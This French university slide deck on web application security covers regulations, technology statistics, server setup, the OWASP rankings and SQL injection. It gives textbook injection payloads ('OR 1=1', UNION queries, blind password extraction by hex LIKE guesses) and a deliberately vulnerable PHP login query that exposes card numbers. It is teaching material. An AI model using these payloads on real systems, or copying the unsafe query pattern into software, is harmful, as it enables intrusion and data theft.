

# Sécurité des applications Web



Avec 3 milliards d'internautes, la toile est l'un des endroits les plus riches mais aussi des plus dangereux ...

Anas ABOU EL KALAM

[anas@abouelkalam.com](mailto:anas@abouelkalam.com)

Professeur des Universités & Expert sécurité senior

Certifié CEH, CISSP, ISO 27001

Auteur de plus de 200 articles scientifiques

## Plan

- Introduction
- Rappels des technologies du Web
- Les risques liés au Web : failles & attaques
- Sécuriser une application Web

## Plan

- **Introduction**
- Rappels des technologies du Web
- Les risques liés au Web : failles & attaques
- Tester la robustesse de son appli web
- Sécuriser une application Web

## Introduction : menaces croissante

entreprises reposent  
de  
+ en + sur technos  
Web

≠

applis Web sont **cibles**  
**privilégiées des**  
**pirates**

Point d'entrée

Visible

connecté au réseau de l'entreprise

Gartner : **+ de 75 % des attaques** ciblent applis Web

**+ de 60% clients envisagent ne plus traiter** avec entreprises en cas de menace sur leurs données **suite à attaque** informatique

## Introduction : Reglementations

++ **référentiels** (e.g., PCI DSS) intègrent sécurité applis Web

**Légalement**, En/se doivent assurer la sécurité de leurs applis Web

resp. civile et/ou pénale de la société, éditeur logiciel, développeur

Loi IFL, RGPD, directive ePrivacy (ePR)

➔ permettre aux utilisateurs européens de contrôler l'activation des cookies et des traceurs qui collectent leurs données personnelles

## Introduction : Reglementations - Consentement

Granulaires : pouvoir activer certains cookies plutôt que d'autres

donné librement

facilement retirés que donnés

renouvelé chaque année, voir plus fréquemment ...

## Introduction : Reglementations

nouveau projet de loi antiterroriste du gouvernement français

→ Les URL seraient collectées et traitées par les boîtes noires des services de renseignement

USA : « *Notice of Security Breach* » **impose notification** ... en cas de compromission ... données confidentielles **du client**

RGPD : notifier les violations présentant un risque pour les droits et libertés des personnes à la CNIL et, dans certains cas, lorsque le risque est élevé, aux personnes concernées

La sécurité des applications Web ne peut donc être ignorée !!

## Sécurité Web : Mythes ou réalité ?

Sans demande particulière, le **développeur fournira solution sécurisée**

**Seuls des génies** de l'info savent **exploiter** les failles des applis Web

Mon site web est sécurisé puisqu'il est protégé par **SSL**

J'ai un **Firewall** ==> je suis protégé contre les attaques ...

Une faille sur une application interne **n'est pas importante**

- Un site malveillant pourrait faire réaliser par navigateur d'un utilisateur (qui y accède) des requêtes sur un autre site, même interne, et ce à l'insu du user

## **Approche de la problématique de la sécurité Web**

Il est **impossible** d'élaborer une application Web **sécurisé à 100%**

Il est **impossible de connaître toutes les failles**, tous les langages, toutes les technologies liés au Web

Afin d'optimiser le temps, coût, ... pour aboutir à un niveau de sécurité acceptable, il est important d'**avoir une bonne vision du paysage du Web.**

Une **étude statistique** permettrait de cerner les vulnérabilités les plus rependues et les plus dangereuses.

## **Statistique des attaques Web**

- ++ **sources** permettent d'obtenir stats & classement des attaques :

- OWASP
- Whitehatsec
- The Web Application Security Consortium



- Les types d'attaques
- Les conséquences


- Les statistiques liées aux **technologies les plus rependues** sont aussi une information précieuse.

# Plan

- Introduction
  - Technologies du Web
  - Les risques liés au Web : failles & attaques
  - Sécuriser une application Web


## **Statistique des serveurs utilisés**

- Netcraft publie en temps réel les dernières failles Web ainsi que des statistiques concernant notamment les serveurs les plus utilisés




## Statistique des serveurs utilisés

- statistique publiée par la société W3Techs



## Statistique des OS utilisés coté serveur


- statistique publiée par la société W3Techs



## Statistique des CMS utilisés


- statistique publiée par la société W3Techs

How to read the diagram:  
34% of the websites use none of the content management systems that we monitor.  
WordPress is used by 43.0% of all the websites, that is a content management system market share of 65.1%.




## Statistique des langages utilisés côté serveur

Les stats (W3Techs) sur les serveurs laisse penser que les deux langages les plus utilisés sont PHP et ASP.NET, le serveur Apache étant le plus utilisé



## Statistique des langages utilisés côté client



## Statistique des navigateurs utilisés

Publication w3schools.com et Hscripts.com

2021	Chrome	Edge	Firefox	Safari	Opera
October	80.3 %	6.7 %	5.7 %	3.9 %	2.3 %
September	80.9 %	6.5 %	5.6 %	3.6 %	2.2 %
August	81.4 %	6.1 %	5.6 %	3.3 %	2.1 %
July	81.6 %	6.0 %	5.6 %	3.3 %	2.2 %
June	81.7 %	5.9 %	5.6 %	3.4 %	2.2 %
May	81.2 %	5.8 %	5.8 %	3.5 %	2.4 %
April	80.7 %	5.6 %	6.1 %	3.7 %	2.4 %
March	80.8 %	5.5 %	6.3 %	3.7 %	2.3 %
February	80.6 %	5.4 %	6.6 %	3.9 %	2.3 %
January	80.3 %	5.3 %	6.7 %	3.8 %	2.3 %

## Statistique des OS utilisés coté client

Publication w3schools.com et Hscripts.com

2021	Win10	Win8	Win7	WinXP	Linux	Mac	Chrome OS	Mobile
October	66.2%	1.7%	4.0%	0.0%	4.1%	9.2%	0.6%	14.3%
September	65.7%	1.8%	4.2%	0.0%	4.1%	8.9%	0.6%	14.7%
August	64.9%	1.9%	4.4%	0.0%	4.3%	8.5%	0.3%	15.6%
July	65.2%	1.9%	4.6%	0.0%	4.2%	9.2%	0.5%	15.7%
June	65.0%	2.0%	4.4%	0.0%	4.2%	8.8%	0.3%	15.1%
May	65.4%	2.0%	4.4%	0.0%	4.2%	9.2%	0.5%	14.4%
April	65.2%	2.0%	4.7%	0.0%	4.4%	9.6%	0.5%	13.6%
March	64.9%	2.1%	5.0%	0.1%	4.5%	9.7%	0.6%	13.1%
February	64.0%	2.2%	5.3%	0.1%	4.7%	10.1%	0.6%	13.1%
January	63.9%	2.3%	5.5%	0.1%	4.7%	9.8%	0.6%	13.2%

Activer Windows

## Statistique des OS utilisés sur les mobiles

Publication w3schools.com et Hscripts.com

2021	Total	iOS*	Android	Windows	Other
October	14.25 %	1.92 %	12.31 %	0.01 %	0.01 %
September	14.69 %	1.81 %	12.85 %	0.02 %	0.01 %
August	15.62 %	1.64 %	13.90 %	0.03 %	0.05 %
July	15.66 %	1.65 %	13.93 %	0.04 %	0.04 %
June	15.13 %	1.65 %	13.40 %	0.02 %	0.06 %
May	14.40 %	1.71 %	12.64 %	0.02 %	0.03 %
April	13.55 %	1.62 %	11.88 %	0.01 %	0.04 %
March	13.11 %	1.55 %	11.52 %	0.02 %	0.02 %
February	13.10 %	1.76 %	11.31 %	0.03 %	0.00 %
January	13.17 %	1.81 %	11.33 %	0.03 %	0.00 %

## technologies du Web : les protocoles


- Connexion à SW se fait en principe sur port 80 (HTTP) ou 443 (HTTPS)
- Les informations transmises par HTTP passent en clair sur le réseau.
- HTTP permet *l'identification* d'un visiteur par deux méthodes (RFC2617)
  - **Basic** : mot de passe est transmis *presque* en clair
  - **Digest** : basé sur MD5 + challenge-response.
    - reste vulnérable aux attaques MIM.
- HTTPS (S pour *secured*) = HTTP + TLS (RFC2246) : ++ services sécurité

## Les méthodes du protocole HTTP 1.1

- **GET** : demande d'une ressource
  - **HEAD** : demande d'informations sur la ressource
  - **POST** : envoi de données de formulaire
  - **OPTIONS** : lire les options de communication
  - **CONNECT** : utilisé avec un proxy pour créer un tunnel
  - **TRACE** : diagnostique de connexion
  - **PUT** : déposer une ressource sur le serveur
  - **DELETE** : effacer une ressource du serveur
- } Plutôt dangereuses ...

## Constitution d'une page Web

- Actuellement page Web regroupe multitude de technos & médiats



## Site web statique et site web dynamique

### Site web statique

se contente de renvoyer les fichiers

De - en - utilisé

Peu de failles

### Site web dynamique

construit pages à la volé en fonction du contexte

Traitement de données envoyées par l'utilisateur

Interaction avec d'autres serveurs comme BD

Exposé aux failles

## ***Installation d'Apache/PHP/MySQL***

- **Installation sous Debian :**

- apt-get install apache2
- apt-get install php5
- apt-get install mysql-server
- apt-get install php5-gd
- service apache2 restart

- **Outil facile d'utilisation pour la configuration de MySQL**

- apt-get install mysql-admin

- **Edition des fichiers HTML, CSS, PHP, etc.**

- apt-get install bluefish

## ***Configuration de base d'Apache (sous Debian)***

Fichier principal de configuration :

- /etc/apache2/apache2.conf
- Configuration des VirtualHost
  - /etc/apache2/sites-enabled/000-default
- Quelques éléments liés à la sécurité
  - /etc/apache2/conf.d/security
- Modules chargés et leur configuration
  - /etc/apache2/mods-enabled

## **Configuration de base de PHP5**

- Fichier de configuration principal
  - `/etc/php5/apache2/php.ini`
- Configuration des modules
  - `/etc/php5/apache2/conf.d`

## **Configuration de base de MySQL**

- Fichier de configuration (port, utilisateurs, logs, ...)
  - `/etc/mysql/my.cnf`
- Il faut absolument **définir mot de passe** pour chaque utilisateur. Ex :
  - `mysql> UPDATE mysql.user SET  
Password=PASSWORD('nouveau_pwd') WHERE User='root' ;`
  - `mysql> FLUSH PRIVILEGES`
- **interdire l'accès** à la base mysql à tous les utilisateurs sauf l'admin

## Plan


- Introduction
- Rappels des technologies du Web
- **Les risques liés au Web : failles & attaques**
- Tester la robustesse de son appli web
- Sécuriser une application Web

## Statistiques des classes d'attaques

✓ Source : WhiteHat security statistiques 2021

WhiteHat Vulnerability Classes
Injection: Remote Code Execution
Injection: Environment Variable
OS Command Injection

## Classement de l'OWASP




## Classement de l'OWASP pour mobile

- M1: Improper Platform Usage
- M2: Insecure Data Storage
- M3: Insecure Communication
- M4: Insecure Authentication
- M5: Insufficient Cryptography
- M6: Insecure Authorization
- M7: Client Code Quality
- M8: Code Tampering
- M9: Reverse Engineering
- M10: Extraneous Functionality


## Les injections SQL

- ❖ Injecter code malicieux (e.g., requête) dans **zones de saisie**
  - ==> Requête contenant données malveillantes est **interprétée comme instruction** par un des composants de l'application Web (SGBD, LDAP, moteur XML, OS, ...)
- ❖ Détourner un requête SQL afin de **faire exécuter par le serveur une requête initialement non autorisée.**



## Les injections SQL

- ❖ Injecter code malicieux (e.g., requête) dans **zones de saisie**
  - ==> Requête contenant données malveillantes est **interprétée comme instruction** par un des composants de l'application Web (SGBD, LDAP, moteur XML, OS, ...)
- ❖ Détourner un requête SQL afin de **faire exécuter par le serveur une requête initialement non autorisée.**



## Les injections SQL : un exemple

SQL Injection.

User-Id: srinivas  
Password: mypassword

```
select * from Users where user_id= 'srinivas '
and password = 'mypassword'
```

User-Id: ' OR 1= 1; /\*  
Password: \*/--

```
select * from Users where user_id= '' OR 1 = 1; /*
and password = ' */--'
```

9lessons.blogspot.com

## Les injections SQL : un exemple

- SELECT Nom FROM etu WHERE id=2345 ;
- Utilisateur saisie dans champs id <== 1" or "1"="1 ==>
  - SELECT Nom FROM etu WHERE id="1" or "1"="1" ;
  - ➔ équivalent à SELECT Nom FROM etu
- Ex 2 : utilisation de UNION pour accéder à d'autres champs
  - Id <== 1 or 1=1 UNION SELECT Prenom FROM etu
  - ==> SELECT Nom FROM etud WHERE id=1 or 1=1 UNION SELECT Prenom FROM etu ;
  - ➔ SELECT Nom FROM etud UNION SELECT Prenom FROM etu ;
  - ➔ extraire le nom et le prénom des étudiants

## Les injections SQL

- ❖ Les champs de formulaires peuvent être protégés par JS pour vérifier que les valeurs saisies correspondent à ce qui est attendu... MAIS
- ❖ possible d'outrepasser ces vérifications en faisant appel à *serveur proxy* ...
  - ❖ intercepter requêtes + les modifier + envoyer le code malicieux.
- ❖ La difficulté de l'attaque réside finalement dans la *détection des technos* utilisées pour formuler le code d'attaque adéquat.
  - ❖ Cependant, la plupart des applis Web de gestion de contenu présentes sur le Web sont *basées sur des projets Open Source*.
    - ❖ il est alors *facile d'identifier les technos employées* en parcourant le code source mis à disposition.

## Les injections SQL :un autre exemple (1/4)

```
CREATE TABLE IF NOT EXISTS `comptes` (
  `id` INT(11) NOT NULL AUTO_INCREMENT COMMENT 'identifiant',
  `nom` VARCHAR(30) NOT NULL COMMENT 'nom d''utilisateur',
  `motdepasse` VARCHAR(41) NOT NULL,
  `typecarte` VARCHAR(30) NOT NULL COMMENT 'type de carte',
  `numerocarte` VARCHAR(30) NOT NULL COMMENT 'numéro de
  carte',
  PRIMARY KEY (`id`),
  UNIQUE KEY `nom` (`nom`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1 AUTO_INCREMENT=5 ;
```

## Les injections SQL :un autre exemple (2/4)

- ❖ Pour afficher le numéro de carte bancaire, l'utilisateur doit s'authentifier.
- ❖ La requête SQL suivante permet de vérifier que le couple utilisateur «user4»/mot de passe du compte «eng111» est correct

– et si tel est le cas renvoie le numéro de carte bancaire :

```
SELECT `numerocarte`  
FROM `comptes`  
WHERE `nom` = 'user4'  
AND `motdepasse` = PASSWORD( 'eng111' )
```

## Les injections SQL :un autre exemple (3/4)

```
<?php  
    //connexion a la base de donnees  
    mysql_connect('localhost', 'root', '' );  
    mysql_select_db('eng111');  
    //recuperation des parametres  
    $nom = $_GET['nom'];  
    $motdepasse = $_GET['motdepasse'];  
    //generation de la requete  
    $requeteSQL = "SELECT numerocarte FROM comptes WHERE nom = '$nom' AND motdepasse = PASSWORD( '$motdepasse' )";  
    //execution de la requete  
    $reponse = mysql_query($requeteSQL);  
    $resultat = mysql_fetch_assoc($reponse);  
    //affichage du resultat  
    echo $resultat['numerocarte']; ?>
```

## **Les injections SQL :un autre exemple (4/4)**

- ❖ En remplissant le formulaire avec la valeur « ' OR 1=1~~\_~~' » pour le champ « nom » et n'importe quelle valeur pour le mot de passe, la requête qui sera envoyée à la base de données devient :
  - ❖ SELECT numerocarte
  - ❖ FROM comptes
  - ❖ WHERE nom = " OR 1=1~~\_~~" AND motdepasse = PASSWORD('x')

## **Les injections SQL**

Faille est assez répandue,

outils dispos pour l'automatiser



facile de l'exploiter,

impact peut être important.

Plusieurs variantes ...

## **Blind SQL injection : définition**

- Blind SQL injection ==> injecter des requêtes **en aveugle**.  
ne peut répondre que par oui ou non.  
Il faudrait donc un certain nombre de questions avant de tomber sur l'information que vous souhaiteriez, contrairement à une requête « classique » qui nous retournerait directement le résultat.
- Obtenir des infos sur : tables, champs, version... d'une BD
- Depuis MySQL 5.0.2 la base **INFORMATION\_SCHEMA** donne des infos sur les tables que l'utilisateur peut utiliser
  - utile pour découvrir le nom des champs et des tables.

## **Blind SQL injection : principe**



- Que faire si les développeurs ont relativement bien programmé leur application web pour qu'elle ne parle pas trop... ?
- requête qui conduira le serveur à **répondre uniquement vrai ou faux**.
- Un ensemble de *requêtes intelligemment formées* va permettre de *déduire les informations utiles* qu'un pirate cherche.

## **Blind SQL injection : définition**

- Blind SQL injection ==> injecter des requêtes **en aveugle**.

ne peut répondre que par oui ou non.

Il faudrait donc un certain nombre de questions avant de tomber sur l'information que vous souhaiteriez, contrairement à une requête « classique » qui nous retournerait directement le résultat.

## **Blind SQL injection : un exemple**

```
<?php  
if(!empty($_GET['id'])) {  
    $id = mysqli_real_escape_string($db, $_GET['id']);  
    $query = "SELECT id, username FROM users WHERE id = ".$id;  
    $rs_article = mysqli_query($db, $query);  
  
    if(mysqli_num_rows($rs_article) == 1) {  
        echo "<p>Utilisateur existant.</p>";  
    }  
    else {  
        echo "<p>Utilisateur inexistant.</p>";  
    }  
}  
?>
```

## Blind SQL injection : un exemple

- Ce code vérifie si un user ayant l'ID entré en param existe ou non
- La réponse nous dit juste « existant. » ou « inexistant. » mais, à aucun moment, les informations de cet utilisateur ne sont affichées.
- Nous pouvons déjà déduire 2 choses :
  - ➔ si réponse = « Utilisateur existant » ➔ la requête a renvoyé un résultat
  - ➔ si réponse = « Utilisateur inexistant » ➔ requête n'a pas renvoyé de résultat
- Ces deux messages sont tout ce dont nous avons besoin pour mener à bien notre exploitation ! car nous pouvons tout à fait savoir quand la requête retourne un résultat positif (ce qui correspond à un « oui ») et quand la requête retourne un résultat négatif (ce qui correspond à un « non »).
- Pour trouver notre information, nous procéderons par force brute, et plus précisément par force brute « efficiente »
  - demander si la chaîne recherchée « commence par » ou « si la ne lettre est »
  - on ne teste pas l'ensemble mais une partie de cet ensemble

## Blind SQL injection : un exemple

Notre astuce : jouer aux devinettes !

- faire une **UNION** de 2 requêtes.
- La 1<sup>ère</sup> ne rend aucun résultat (ex. id=-1)
- préciser dans 2<sup>nde</sup> requête, une condition qui va nous permettre de voir ce qui se produit quand la seconde requête retourne ou non un résultat

Exemple de requête qui retourne un résultat « utilisateur inexistant » :

- ```
SELECT id, username FROM users WHERE id = -1  
UNION SELECT 1,2 FROM users WHERE 1=2
```

Exemple de requête qui sélectionne l'admin (id=1) et affiche « utilisateur existant » :

- ```
SELECT id, username FROM users WHERE id = -1  
UNION SELECT 1,2 FROM users WHERE id=1
```

longueur de champs ? ➔ affiche « utilisateur existant » et mdp fait + de 2 cara

- ```
SELECT id, username FROM users WHERE id = -1  
UNION SELECT 1,2 FROM users WHERE id=1  
AND CHAR_LENGTH(password) > 2
```

## Blind SQL injection : un exemple

Autre astuce : se servir de Like, Substr, ...

- **SUBSTR** : pour ne prendre que le caractère qui nous intéresse et comparer caractère par caractère.
- **LIKE** : avec le joker % qui remplace n'importe quelle chaîne de caractères
  - ➔ ab% : « Une chaîne de caractères commençant par ab. ».
  - ➔ %ab : « Une chaîne de caractères finissant par ab. ».
  - ➔ %ab% : « Une chaîne de caractères contenant ab. ».
- Comme la requête est échappée, utiliser hexadécimale ou fonctions CHAR ...  
(a en notation hexadécimale équivaut à 0x61 et % à 0x25)
- Exemple :
- `SELECT id, username FROM users WHERE id = -1`

`UNION SELECT 1,2 FROM users WHERE id=1  
AND password LIKE 0x6125`

Si la réponse est « Utilisateur inexistant. »

- ➔ on en conclut donc que la 1ère lettre n'est pas a.
- ➔ nous testons la lettre b, et ainsi de suite ... jusqu'à la réponse Utilisateur existant !
- ➔ Passer aux autres lettres, par ex : `AND password LIKE 0x747225`

## Blind SQL injection : un exemple avec GROUP BY

- **GROUP BY** : pour déterminer *nombre* ou *nom* des champs
- `SELECT id,Nom, Prenom FROM etu WHERE Nom='Nom_Invalidé'  
GROUP BY un_nombe;`
  - Renvoi vrai si Nombre\_Saisi <= Nombre\_de\_Champs
  - Renvoi faux si Nombre\_Saisi >= Nombre\_de\_Champs
- `SELECT id,Nom, Prenom FROM etu WHERE Nom='Nom_Invalidé'  
GROUP BY nom_d_un_champ;`
  - Renvoi *vrai* si champ *existe*,
  - Renvoi *faux* si champ *n'existe pas*

## **Blind SQL injection : exemple avec LENGTH et SUBSTRING**

- **LENGTH** pour déterminer (présence et) *longueur* d'un champ
- **SUBSTRING** : déterminer présence & *position* caractère dans champ
  - SELECT id,Nom, Prenom FROM etu WHERE  
Nom='Nom\_Invalide' OR LENGTH (champ)=nombre;
  - SELECT id,Nom, Prenom FROM etu WHERE  
Nom='Nom\_Invalide' OR SUBSTRING (champ, position,  
longueur) = caractères;

## **Les injections : d'autres variantes**

- ❖ **XPath** est un langage de requête pour gérer les données stockées au format XML, comme le fait SQL pour les bases de données relationnelles.
  - XPath et **Xquery** souffrent donc des mêmes vulnérabilités face à l'injection de code malicieux.
- ❖ L'attaque par **injection LDAP** permet d'accéder à des informations privées qui sont enregistrées dans l'annuaire d'entreprise.
  - ==> ex : pour récupérer la liste exhaustive des adresses de courrier électronique d'une entreprise pour les saturer de spam par exemple.

## **Les injections SQL : liens utiles**

- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://unixwiz.net/techtips/sql-injection.html>
- [http://www.slideshare.net/amiable\\_indian/advanced-sql-injection](http://www.slideshare.net/amiable_indian/advanced-sql-injection)

## **Passer les contrôles côté client**

- ♦ Comme le client peut envoyer les données qu'il veut au serveur, les **contrôles côté client sont souvent inutiles.**
  - On peut néanmoins *compliquer tâche* d'un pirate et donc le *ralentir*
- ♦ **contrôles directes dans les champs des formulaires**
  - ♦ Utilisation des propriétés comme « **maxlength** »
  - ♦ Utilisation d'entrées « **hidden** », Utilisation de listes, ...
- ♦ **Validation des données en javascript, php, ...**
- ♦ Validation des données en javascript mais en **obfuscant le code**
  - exemple : <http://www.javascriptobfuscator.com/>
- ♦ envoyer les données à l'aide d'une application **flash**
- ♦ envoyer les données avec une **applet java**
- ♦ Protégeant les formulaires avec un **CAPTCHA**

## **Passer les contrôles côté client (les formulaires)**

- ↳ Les **contrôles dans les formulaire** sont **facilement contournables**
  - ↳ en *reconstruisant* le formulaire *en local*
  - ↳ en utilisation proxies *spécialisées* comme webscarap, beurp suite
- ↳ Si les données sont **vérifiées avec du javascript**,
  - il est toujours possible de désactiver celui-ci, sauf s'il est utilisé pour chiffrer des informations.
  - Dans ce cas il faut analyser fonctions javascript misent en jeu
- ↳ La situation peut se compliquer si le **code javascript est obfusqué**,
  - mais il est possible d'utiliser un « debugger » JS comme Venkman.
- ↳ Dans le cas d'utilisation de **CAPTCHA**
  - *fabriquer ses propres outils* : <http://www.xmco.fr/article-captcha.html>

## **Passer les contrôles côté client ( HTTP Basic)**

- ↳ Mécanisme d'authentification
  - ↳ *Client* : émet requête **GET** à destination d'une ressource protégée
  - ↳ *Serveur* : demande Authentification Basic en renvoyant le code **401**
  - ↳ *Client* : retourne son identifiant et mot de passe codé en **Base64**
- ↳ Pirate peut intercepter la requête et retrouver nom d'utilisateur et pwd
  - ↳ **Webscarab**, **beurp suite**, **wiresharke**, ....
- ↳ ==> utiliser une **couche SSL**



## **Passer les contrôles côté client ( HTTP Digest)**

- ❖ Crée pour palier aux problème de sécurité de l'authentification Basic
  - Utilise du MD5 (et non base64)
- ❖ *Peut néanmoins être cassé* avec une bonne puissance de calcul à cause de l'utilisation de MD5, mais cette possibilité est extrêmement rare
- ❖ ... voir les détails plus loin dans la section méthodes de sécurité ....

## **Violation de la gestion d'authentification et de session**


- ❖ La protection des accès à l'application **repose généralement sur un système d'authentification.**
  - La plupart du temps, le système d'authentification est **faillible** ...
- ❖ Cette famille regroupe vulnérabilités pouvant mener à une **usurpation d'identité**.
- ❖ Ces failles peuvent ouvrir à des attaquants des **accès à des fonctionnalités** des applications Web auxquelles ils n'ont pas le droit normalement en
  - Compromettant pwd, clés, jetons de session ...
  - Exploitant d'autres failles d'implémentation pour s'approprier les identités d'autres utilisateurs

## **Violation de la gestion d'authentification et de session : mécanisme d'authentification le plus commun des applications Web**

1. L'utilisateur demande l'accès à une page Web ;
2. Le serveur renvoie une page d'authentification ;
3. L'utilisateur remplit le formulaire en *fournissant* un *identifiant & pwd*
4. Le serveur fait appel à un service pour *vérifier* couple ID/pwd
5. Si la validité est avérée, le serveur fournit ID de session à l'utilisateur.
